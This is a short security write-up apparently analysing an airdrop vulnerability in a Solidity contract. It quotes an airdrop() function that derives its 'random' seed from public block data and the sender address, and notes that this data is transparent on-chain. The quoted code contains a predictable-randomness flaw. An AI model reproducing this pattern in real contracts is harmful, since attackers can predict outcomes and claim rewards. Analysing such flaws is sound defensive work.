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
## Airdrop vulnerability

### Bad Randomness

The random number in the airdrop reward is generated by the airdrop() in the contract.

```
/**
 * @dev generates a random number between 0-99 and checks to see if that's
 * resulted in an airdrop win
 * @return do we have a winner?
 */
function airdrop()
private
view
returns(bool)
{
    uint256 seed = uint256(keccak256(abi.encodePacked(
        (block.timestamp).add
        (block.difficulty).add
        ((uint256(keccak256(abi.encodePacked(block.coinbase)))) / (now)).add
        (block.gaslimit).add
        ((uint256(keccak256(abi.encodePacked(msg.sender)))) / (now)).add
        (block.number)
    )));
    if((seed - ((seed / 1000) * 1000)) < airDropTracker_)
        return(true);
    else
        return(false);
}
```

The "random number" seed is calculated from various block information and transaction originator addresses. But on the blockchain, the block information is open and transparent.





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